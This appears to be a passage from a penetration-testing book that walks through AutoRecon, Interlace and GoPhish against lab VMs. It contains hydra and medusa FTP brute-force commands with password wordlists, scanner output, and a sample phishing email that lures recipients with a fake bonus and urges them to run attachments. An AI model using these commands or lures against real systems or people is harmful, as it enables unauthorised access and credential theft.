
```
scan Nmap FTP (tcp/21/ftp/nmap-ftp) running against 172.24.1.207
scan Nmap SSH (tcp/22/ssh/nmap-ssh) running against 172.24.1.207
scan Directory Buster (tcp/80/http/dirbuster) running against 172.24.1.207
scan Curl (tcp/80/http/curl) running against 172.24.1.207
scan Curl Robots (tcp/80/http/curl-robots) running against 172.24.1.207
scan Nmap HTTP (tcp/80/http/nmap-http) running against 172.24.1.207
scan whatweb (tcp/80/http/whatweb) running against 172.24.1.207
scan wkhtmltoimage (tcp/80/http/wkhtmltoimage) running against 172.24.1.207
scan Enum4Linux (tcp/445/netbios-ssn/enum4linux) running against 172.24.1.207
scan nbtscan (tcp/445/netbios-ssn/nbtscan) running against 172.24.1.207
scan Nmap SMB (tcp/445/netbios-ssn/nmap-smb) running against 172.24.1.207
scan SMBClient (tcp/445/netbios-ssn/smbclient) running against 172.24.1.207
scan SMBMap (tcp/445/netbios-ssn/smbmap) running against 172.24.1.207
scan Nmap CUPS (tcp/631/ipp/nmap-cups) running against 172.24.1.207
scan Nmap MYSQL (tcp/3306/mysql/nmap-mysql) running against 172.24.1.207
scan Directory Buster (tcp/8080/http/dirbuster) running against 172.24.1.207
scan Curl (tcp/8080/http/curl) running against 172.24.1.207
```

## AutoRecon - Reports & Results

When finished you will find a complete report in the “Results” directory. Each target has its own directory named by IP address. Inside each folder you will find four subdirectories - *Exploit*, *Loot*, *Report* and *Scans*.



The exploit directory is for any code you use with AutoRecon. If any sensitive data was recovered during scans will be located in the Loot directories. The report directory is useful when doing reporting and includes screenshots. The Scans directory includes the tool output for all the scans, sorted by port number.



Inside the scan directory is a very useful file, “*\_manual\_commands.txt*” that contains further exploit commands to run manually. These recommendations are based on what AutoRecon finds during testing.

Take a few seconds and review the Manual Commands text file:

```
1 [[*] ftp on tcp/21
2
3     [-] Bruteforce logins:
4
5         hydra -L "/usr/share/seclists/Usernames/top-usernames-
shortlist.txt" -P "/usr/share/seclists/Passwords/darkweb2017-top100.txt" -
e nsr -s 21 -o "/home/kali/results/172.24.1.207/scans/tcp21/-
tcp_21_ftp_hydra.txt" ftp://172.24.1.207
6
7         medusa -U "/usr/share/seclists/Usernames/top-usernames-
shortlist.txt" -P "/usr/share/seclists/Passwords/darkweb2017-top100.txt" -
e ns -n 21 -O "/home/kali/results/172.24.1.207/scans/tcp21/-
tcp_21_ftp_medusa.txt" -M ftp -h 172.24.1.207
```

If you wanted, you could literally just copy and paste these commands into the Kali Terminal and run them.

As seen below:

```
(kali@kali)-[~]
└─$ sudo hydra -L "/usr/share/seclists/Usernames/top-usernames-shortlist.txt" -P "/usr/share/seclists/Passwords/darkweb2017-top100.txt" -e nsr -s 21 -o "/home/kali/results/172.24.1.207/scans/tcp21/tcp_21_ftp_hydra.txt" ftp://172.24.1.207
[sudo] password for kali:
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-12 13:21:49
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1734 login tries (l:17/p:102), ~109 tries per task
[DATA] attacking ftp://172.24.1.207:21/
```

Turning out attention back to the Results folder - Check each subfolder to view the individual port results. Below is the scan result for port 6697.




```
(kali@kali) - [~/results/172.24.1.207/scans/tcp6697]
$ cat tcp_6697_irc_nmap.txt
# Nmap 7.92 scan initiated Wed Nov 10 15:57:01 2021 as: nmap -vv --sV --script irc-botnet-channels,irc-info,irc-unrealircd-backdoor -o /home/kali/.1.207/scans/tcp6697/tcp_6697_irc_nmap.txt -oX /home/kali/.1.207/scans/tcp6697/xml/tcp_6697_irc_nmap.xml -p 6697 172.24.1.207
Nmap scan report for 172.24.1.207
Host is up, received arp-response (0.00086s latency).
Scanned at 2021-11-10 15:57:01 EST for 1s
```

PORT	STATE	SERVICE	REASON	VERSION
6697/tcp	open	irc	syn-ack ttl 64	UnrealIRCd (Admin email admin@unrealircd.com)

In this specific report, we see that AutoRecon found a very old version of UnrealIRCd. One of many vulnerabilities on this system! Other directories will contain directory buster directory listings. Directory busters are automatic directory path finding tools, that enumerate webpages using wordlists. Feroxbuster is the default directory scanner, but you can change it to one of the other popular ones in the option settings. You can also find webpage screenshots when available.

As seen below:



**AutoRecon Conclusion**

As with any automated attack tool, you are going to generate a lot of “noise” during the test. Especially if you run the recommended manual attack commands, while the main tool is still running. This can be seen by starting wireshark and just double clicking on the “eth0” interface.

As seen below:

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol
57989	12.628855406	172.24.1.189	172.24.1.207	TCP
57990	12.629032906	172.24.1.207	172.24.1.189	TCP
57991	12.629139806	172.24.1.189	172.24.1.207	HTTP
57992	12.629249006	172.24.1.207	172.24.1.189	HTTP
57993	12.629274206	172.24.1.189	172.24.1.207	TCP
57994	12.629408005	172.24.1.189	172.24.1.207	HTTP
57995	12.629450206	172.24.1.207	172.24.1.189	HTTP
57996	12.629482105	172.24.1.189	172.24.1.207	TCP
57997	12.629659905	172.24.1.207	172.24.1.189	TCP
57998	12.629690405	172.24.1.189	172.24.1.207	HTTP
57999	12.629829905	172.24.1.207	172.24.1.189	HTTP
58000	12.629852505	172.24.1.189	172.24.1.207	TCP
58001	12.630041105	172.24.1.207	172.24.1.189	HTTP
58002	12.630071105	172.24.1.189	172.24.1.207	TCP
58003	12.630130105	172.24.1.189	172.24.1.207	HTTP
58004	12.630273205	172.24.1.189	172.24.1.207	HTTP

There are numerous scans, switches and options for AutoRecon. Check out the tool GitHub for more thorough instructions.

### Interlace - Roll your Own Scanner

**Tool Authors:** Michael Skelton & Sajeeb Lohani

**Tool GitHub:** <https://github.com/codingo/Interlace>

If you go to GitHub and search for “OSCP Scanner” you will find a lot of tools. The problem is, many are out of date or non-functional. The tools worked when the author created them for their OSCP test prep, then, after a while they stopped updating them. The other issue with using random tools from the web is that you need to read through the code and make sure you know what the tool is actually doing, before your run it in your environment. The answer to this problem? Create your own scanner! One tool that could help with this is Interlace - a program that helps automate and multithread your favorite tools.

Basically, Interlace takes any tool, or collection of tools and automates them, running them in a multithreaded environment. You can increase interlaces capabilities by creating a text file with a list of commands, and

another one with a list of targets. Interlace goes through both and automates the entire process.

Installing:

- `git clone https://github.com/codingo/Interlace.git`
- `cd /Interlace`
- `python3 setup.py install`
- Enter, “*interlace -h*” for available options

```
(kali㉿kali)-[~/Interlace/Interlace]
└─$ interlace -h
usage: interlace [-h] (-t TARGET | -tL FILE) [-e EXCLUSIONS | -eL EXCLUSIONS]
                [-threads THREADS] [-timeout TIMEOUT] [-pL FILE]
                (-c COMMAND | -cL FILE) [-o OUTPUT] [-p PORT] [--no-cidr]
                [-rp REALPORT] [-random RANDOM] [--no-cidr] [--no-bar]
                [--repeat REPEAT] [-v | --silent]

optional arguments:
  -h, --help            show this help message and exit
  -t TARGET              Specify a target or domain name either in CIDR
                        notation, glob notation, or a single target.
  -tL FILE              Specify a list of targets or domain names.
```

Interlace works by using variables that are fed into the tools. The variables are replaced with the actual target or port as the individual tools are run. The variables include, “*\_target\_*”, “*\_port\_*”, and “*\_output\_*”. The easiest way to see how this works is to actually use the tool.

### Interlace - Single Target

Let’s start by running a scan against a single target, with multiple ports, using Nikto.

- `interlace -t 172.24.1.233 -threads 5 -c “nikto --host _target_ : _port_ > ./ _target_ - _port_ -nikto.txt” -p 80,443`





```
(kali@kali) - [~/Interlace/Interlace]
$ cat 172.24.1.233-80-nikto.txt
- Nikto v2.1.6
-----
+ Target IP:          172.24.1.233
+ Target Hostname:   172.24.1.233
+ Target Port:       80
+ Start Time:        2021-11-11 12:30:42 (GMT-5)
-----
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint
t to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow t
render the content of the site in a different fashion to the MIME
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows
ly brute force file names. See http://www.wisec.it/sectou.php?id=4
```

## Interlace - Multiple Commands & Targets

Interlace also allows you to run multiple commands verses multiple targets using text files. One text file that holds your commands, the second holds your list of targets. To see this in action, let's run Nmap and Nikto against two targets. We will start by creating a text file called "commands.txt" with the following commands:

```
nmap _target_ > _output /_target_ -nmap.txt
nikto --host _target_ :_port_ > _output /_target_ -nikto.txt
```

This will run Nmap and Nikto against the targets we select. Notice that the nmap and Nikto commands are slightly different. That is because Nmap and Nikto require the IP address and port be entered in slightly different ways. Just write your commands like you normally would, but replace the target IP with "*\_target\_*" and the port with "*\_port\_*".

Now, we just need some targets.

- Create a file with the targets you want to scan, called "targets.txt":  
172.24.1.233  
172.24.1.207

I used the IP addresses for my Metasploitable 2 and Metasploitable 3 VMs.

We will need to manually create a directory for the output. Then we can run interlace using the *targets.txt* and *commands.txt* files, along with the "-

o" switch for output directory.

As seen below:

- *mkdir output*
- *interlace -tL targets.txt -threads 5 -cL commands.txt -p 80 -o output/*

```
(kali㉿kali)-[~/Interlace/Interlace]
└─$ interlace -tL targets.txt -threads 5 -cL commands.txt -p 80 -o output/
=====
Interlace v1.9.5          by Michael Skelton (@codingo_)
                        & Sajeeb Lohani (@sml555_)
=====
updating: ['172.24.1.233']
updating: ['172.24.1.207']
  0%|                                     | 0/4 [00:00<?
[13:33:09] [THREAD] [nmap 172.24.1.207 > output/172.24.1.207-nmap.txt] Added
ue
[13:33:09] [THREAD] [nmap 172.24.1.233 > output/172.24.1.233-nmap.txt] Added
ue
[13:33:09] [THREAD] [nikto --host 172.24.1.207:80 > output/172.24.1.207-nik
Added to Queue
[13:33:09] [THREAD] [nikto --host 172.24.1.233:80 > output/172.24.1.233-nik
Added to Queue
```

We now have Nmap and Nikto running automatically with Interlace! As before, you can see that the IP addresses and ports were correctly and automatically inserted as Interlace generated the commands.

When the command finishes, we should have the reports in the output folder:

```

kali@kali: ~/Interlace/Interlace
File Actions Edit View Help

(kali@kali) - [~/Interlace/Interlace]
└─$ interlace -tl targets.txt -threads 5 -cl commands.txt -p 80 -o output/
=====
Interlace v1.9.5          by Michael Skelton (@codingo_)
                        & Sajeeb Lohani (@sml555_)
=====
updating: ['172.24.1.233']
updating: ['172.24.1.207']
0%|                                     | 0/4 [00:00<?
[13:33:09] [THREAD] [nmap 172.24.1.207 > output/172.24.1.207-nmap.txt] Adde
ue
[13:33:09] [THREAD] [nmap 172.24.1.233 > output/172.24.1.233-nmap.txt] Adde
ue
[13:33:09] [THREAD] [nikto --host 172.24.1.207:80 > output/172.24.1.207-nik
Added to Queue
[13:33:09] [THREAD] [nikto --host 172.24.1.233:80 > output/172.24.1.233-nik
Added to Queue
Generated 4 commands in total
Repeat set to 1
100%|██████████████████████████████████| 4/4 [01:00<00:00, 15

(kali@kali) - [~/Interlace/Interlace]
└─$

1 - Nikto v2.1.6
2
3 + Target IP:          172.24.1.233
4 + Target Hostname:   172.24.1.233
5 + Target Port:       80
6 + Start Time:        2021-11-11 13:33:
7
8 + Server: Apache/2.2.8 (Ubuntu) DAV/2
9 + Retrieved x-powered-by header: PHP/5.
10 + The anti-clickjacking X-Frame-Options
11 + The X-XSS-Protection header is not de
12 + The X-Content-Type-Options header is
the MIME type
13 + Uncommon header 'tcn' found, with con
14 + Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it
sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
15 + Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
16 + Web Server returns a valid response with junk HTTP methods, this may cause false positives.
17 + OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
18 + /phpinfo.php: Output from the phpinfo() function was found.
19 + OSVDB-3268: /doc/: Directory indexing found.
20 + OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
21 + OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests tha

```

That should help get you started. What to do next? Make it your own! Put in your favorite tools, see what works best for you. It is all about building your toolkit. You may want to make sure certain commands finish before others; this is possible using the blocker command. Full tool instructions, including using blockers is covered on the tool website.

## Resources & References

- Interlace GitHub - <https://github.com/codingo/Interlace>
- “Interlace: A Tool to Easily Automate and Multithread Your Pentesting & Bug Bounty Workflow Without Any Coding”, Luke Stephens, February 3, 2019 - <https://hakluke.medium.com/interlace-a-productivity-tool-for-pentesters-and-bug-hunters-automate-and-multithread-your-d18c81371d3d>

## Part IV - Website Attacks

# Chapter 13

## GoPhish

**Tool Website:** <https://getgophish.com/>

**Tool GitHub:** <https://github.com/gophish/gophish>

**Tool User Documentation:** <https://docs.getgophish.com/user-guide/>

Phishing is one of the top, if not number one method used by hackers to gain initial access to a target network. GoPhish is a phishing framework that gives security professionals and pentesters the ability to conduct live, real-time phishing attack simulations. It is also very easy to install, setup and use. In this chapter we will look at installing and using GoPhish and how we could “weaponize” office calendar invites to grab credentials for initial access.

GoPhish is usually intended to be installed in a corporate, hosted or VPS type environment. The options for this are too varied to cover them all, so this will just be a basic overview of installing GoPhish. Check and follow the GoPhish user documentation for instructions on installing and using GoPhish in your preferred environment.

### GoPhish - Installing

Releases - <https://github.com/gophish/gophish/releases/>

- > Just download the latest release for your Operating System
- > Extract it

You can edit the *config.json* file to modify certification, URL locations and database settings. You will need to configure these settings to match your environment. See the tool documentation for more information.



```
GNU nano 5.3 config.json *
{
  "admin_server": {
    "listen_url": "127.0.0.1:3333",
    "use_tls": true,
    "cert_path": "gophish_admin.crt",
    "key_path": "gophish_admin.key"
  },
  "phish_server": {
    "listen_url": "172.24.1.239:80",
    "use_tls": false,
    "cert_path": "example.crt",
    "key_path": "example.key"
  }
}
```

Once environment configuration is complete, we are all set to start GoPhish.

- Make the “gophish” file executable and run it with sudo


```
(kali@kali) - [~/gophish-v0.11.0-linux-64bit]
└─$ sudo ./gophish
[sudo] password for kali:
time="2020-11-22T17:55:49-05:00" level=warning msg="No contact address has been configured."
time="2020-11-22T17:55:49-05:00" level=warning msg="Please consider adding a contact_address entry in your config.json"
goose: no migrations to run. current version: 20200730000000
time="2020-11-22T17:55:50-05:00" level=info msg="Starting admin server at https://127.0.0.1:3333"
```

- Open a browser and surf to “https://localhost:3333”
- Login with the credentials listed in the startup log output

```
Shell No. 1
File Actions Edit View Help
OK 20180830215615_0.7.0_send_by_date.sql
OK 20190105192341_0.8.0_rbac.sql
OK 20191104103306_0.9.0_create_webhooks.sql
OK 20200116000000_0.9.0_imap.sql
OK 20200619000000_0.11.0_password_policy.sql
OK 20200730000000_0.11.0_imap_ignore_cert_errors.sql
time="2020-11-12T14:33:27-05:00" level=info msg="Please login with the username admin and the password 2a578c68e98ff4a9"
```

You will be then be greeted with the gophish Dashboard:






Creating a new campaign involves several steps. You first will create an e-mail template, then the target users & groups, and lastly, a landing page. The landing page is a fake webpage that is used to monitor the effectiveness of the phishing campaign – basically, which of your users fell for the bait and clicked on links.

### **GoPhish E-Mail Template**

Creating the e-mail template is where you will put your social engineering skills to the test. You want an e-mail that looks believable and have the greatest chance to have your target click on it. Some internal security testing teams may prefer to put a small hint in the e-mail that it is fake. For the most part though, you want to make the e-mail as real looking as possible for a true test. Gophish allows you to import an e-mail to use as a template or you can use the HTML WYSIWYG editor included.



For creating your own HTML messages, just click the “*HTML*” tab, then the “*Source*” button. Make use of Bold or Styles, whatever you think will work best. A link back to your GoPhish Landing page can be created by simply using “`{{.URL}}`” as the URL.

As seen below:

**FROM: Corporate Headquarters**

Due to a strong 3rd quarter, several department leads will receive bonuses based on team productivity numbers. Check the link below to see if your team made the cut!

[Bonus Link](#)

Also open and graphs.

body p

Add Tracking

Show 10 entries

Search:

Link ✕

Display Text

Bonus\_Link

Protocol

URL

Now just setup your landing page, and sending profile. The sending profile is where you will put your e-mail server information. The following picture is just a made-up example, you will need to enter the correct details for your environment.

## New Sending Profile

Name:  
Corporate Bonus

Interface Type:  
SMTP

From:  
TheBigCEO@ThisReallyFakeCompany.com

Host:  
mymailserver.ThisReallyFakeCompany.com

To save some frustration later, it is good to send a test mail to make sure you have everything set correctly.

When everything is set, the last step is to create your campaign, using the “Campaign” menu option. Here you will select everything that you have created in the earlier steps – the email template, recipient group, landing page, etc. When you are sure everything is set correct, kick off the campaign. The messages will be sent, and in a few seconds, appear in the targets’ inbox.

As seen below:


**FROM: Corporate Headquarters**

Due to a strong 3rd quarter, several department leads will receive bonuses based on team productivity numbers. Check the link below to see if your team made the cut!

[Bonus Link](#)

Also open and run the attached files to see a "Live" version of the report with graphs.

The GoPhish Dashboard will give you live updates of the Campaign status.



